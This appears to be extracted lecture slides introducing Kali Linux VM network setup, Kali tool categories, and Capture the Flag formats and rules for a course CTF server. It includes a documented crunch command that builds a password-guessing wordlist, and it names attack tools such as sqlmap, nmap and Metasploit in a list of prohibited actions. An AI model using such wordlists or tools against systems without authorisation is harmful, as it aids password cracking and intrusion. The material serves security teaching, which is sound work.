


Kali Linux Installation and Setup (Cont)





Kali Linux Installation and Setup (Cont)




For WMware Network Setup
Edit > Virtual Network Editor >
Change Settings > NAT

For WMware Network Setup
Subnet IP: 10.20.30.0
Subnet mask: 255.255.255.0



Kali Linux Installation and Setup (Cont)




For VirtualBox Network Setup
File > Tools > Network Manager >
NAT Networks > Create

For VirtualBox Network Setup
Name: [Your NAT]
IPv4 Prefix: 10.20.30.0/24




Kali Linux Installation and Setup (Cont)



For VirtualBox Network Setup
Select Kali VM > Settings >
Network > NAT Network > Select
Your NAT

Cybersecurity Tools in Kali Linux






Cybersecurity Tools in Kali Linux

- Kali Linux comes with a vast collection of **cybersecurity tools** categorized for **different purposes**, including penetration testing, digital forensics, network analysis, and reverse engineering
 - Information Gathering Tools
 - Vulnerability Analysis Tools
 - Exploitation Tools
 - Wireless Attack Tools
 - Web Application Testing Tools
 - Password Attack Tools
 - Digital Forensic Tools
 - Reverse Engineering Tools
 - Social Engineering Tools
 - Post-Exploitation Tools
- Kali Linux tool documents: <https://www.kali.org/tools/>



Cybersecurity Tools in Kali Linux (Cont)





Cybersecurity Tools in Kali Linux (Cont)



<https://www.kali.org/tools/>



Cybersecurity Tools in Kali Linux (Cont)

The list of all **Kali tools**

📁 :: Source | 📦 :: Package | \$:: Command

List all tools ☐

O

📁 **Otrace**

- \$ Otrace.sh
- \$ sendprobe
- \$ usleep

7

📁 **7zip**

- 📦 7zip
- \$ 7z

G

📁 **galleta** \$

📁 **gdb**

📦 gdb

- \$ gcore
- \$ gdb
- \$ gdb-add-index
- \$ gdb-multiarch
- \$ gdbtui
- \$ gstack

📦 gdb-source

📦 gdbserver

- \$ gdbserver

L

📁 **lapsdumper** \$

📁 **laudanum** \$

📁 **lbd** \$

📁 **legion** \$

📁 **libewf**

📦 ewf-tools

- \$ ewfacquire
- \$ ewfacquirestream
- \$ ewfdebug
- \$ ewfexport
- \$ ewfinfo
- \$ ewfmount

Q

📁 **qemu**

- 📦 qemu-block-extra
- 📦 qemu-guest-agent

- \$ qemu-ga

- 📦 qemu-system

- 📦 qemu-system-arm

- \$ qemu-system-aar...
- \$ qemu-system-arm
- \$ qemu-system-ar...
- \$ qemu-system-ar...
- \$ qemu-system-ar...

- 📦 qemu-system-com...

- \$ qemu-system-com...

U

📁 **ubertooth**

- 📦 libubertooth-dev

- 📦 libubertooth1

- 📦 ubertooth

- \$ ubertooth-afh
- \$ ubertooth-btbr
- \$ ubertooth-btle
- \$ ubertooth-debug
- \$ ubertooth-dfu
- \$ ubertooth-ducky
- \$ ubertooth-dump
- \$ ubertooth-ego
- \$ ubertooth-follow



Cybersecurity Tools in Kali Linux (Cont)

< Crunch



version: 3.6 arch: any

[Crunch Homepage](#)

[Package Tracker](#)

[Source Code Repository](#)

[Edit This Page](#)

crunch Usage Example

Generate a dictionary file containing words with a minimum and maximum length of 6 (6 6) using the given characters (0123456789abcdef), saving the output to a file (-o 6chars.txt):

```
root@kali:~# crunch 6 6 0123456789abcdef -o 6chars.txt
Crunch will now generate the following amount of data: 117440512 bytes
112 MB
0 GB
0 TB
```

...ing number of lines: 16777216

Example of **Kali tools**
usage (crunch)

Packages and Binaries:

Cybersecurity Learning System





Capture The Flag Challenge

- Capture the Flag (CTF) is a **gamification** of **cybersecurity learning** and **competition**, it is one of the types in **mind sport**
- **CTF challenges** are usually designed to serve as an **educational exercise** to give participants experience in securing a **cyber system**, as well as conducting and reacting to the sort of **attacks found** in the real world






Capture The Flag Challenge (Cont)

- **Flag** is in the form of **secret code** or **unique message** that can be observed
- The player must **find** or **solve** a problem by using **cybersecurity techniques** to get the correct flag
- **Flag format** in this CTF is **flag\{ [0-9a-f] {32} \}** or **flag{md5}**

flag{d41d8cd98f00b204e9800998ecf8427e}



Capture The Flag Challenge (Cont)

CTF
is not a
Hackathon

HACKATHON
แฮกกาธอน



hack·a·thon

/ˈhækəˌTHän/

noun **INFORMAL**

an event in which a large number of people meet to engage in collaborative computer programming.

"a series of 48-hour hackathons to build new web and mobile services"

Hackathon

Article Talk




A **hackathon** (also known as a **hack day**, **hackfest**, **datathon** or **codefest**; a **portmanteau** of *hacking* *marathon*) is a **sprint**-like design event wherein **computer programmers** and others involved in **software development**, including **graphic designers**, **interface designers**, **product managers**, **project managers**, **domain experts**, and others collaborate intensively on **software** projects.



Formats of Capture The Flag Challenge

- **Jeopardy**: Divide the competition into categories (the most popular)
- **Attack-Defense**: Divide the competition into red teaming and blue teaming
- **King of The Hill**: Divide the competition into levels from low level to high level (vertical view)
- **Hack Quest**: Divide the competition into missions from easy mission to hard mission (horizontal view)



Cybersecurity Training System

- How to use **Wongyos CTF** system
 - 1) **Register** and **login** to access the system <http://202.29.103.200:8000/>
 - 2) Fill out personal information in the **Affiliation** field
- **Do not attack the flag submission system** or **attack other players**, such as using sqlmap, DirBuster, nmap, Metasploit, nikto or other hacking tools
- **Do not share the flag** to other players



Cybersecurity Training System (Cont)



Link: <http://202.29.103.200:8000/>

Q & A

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End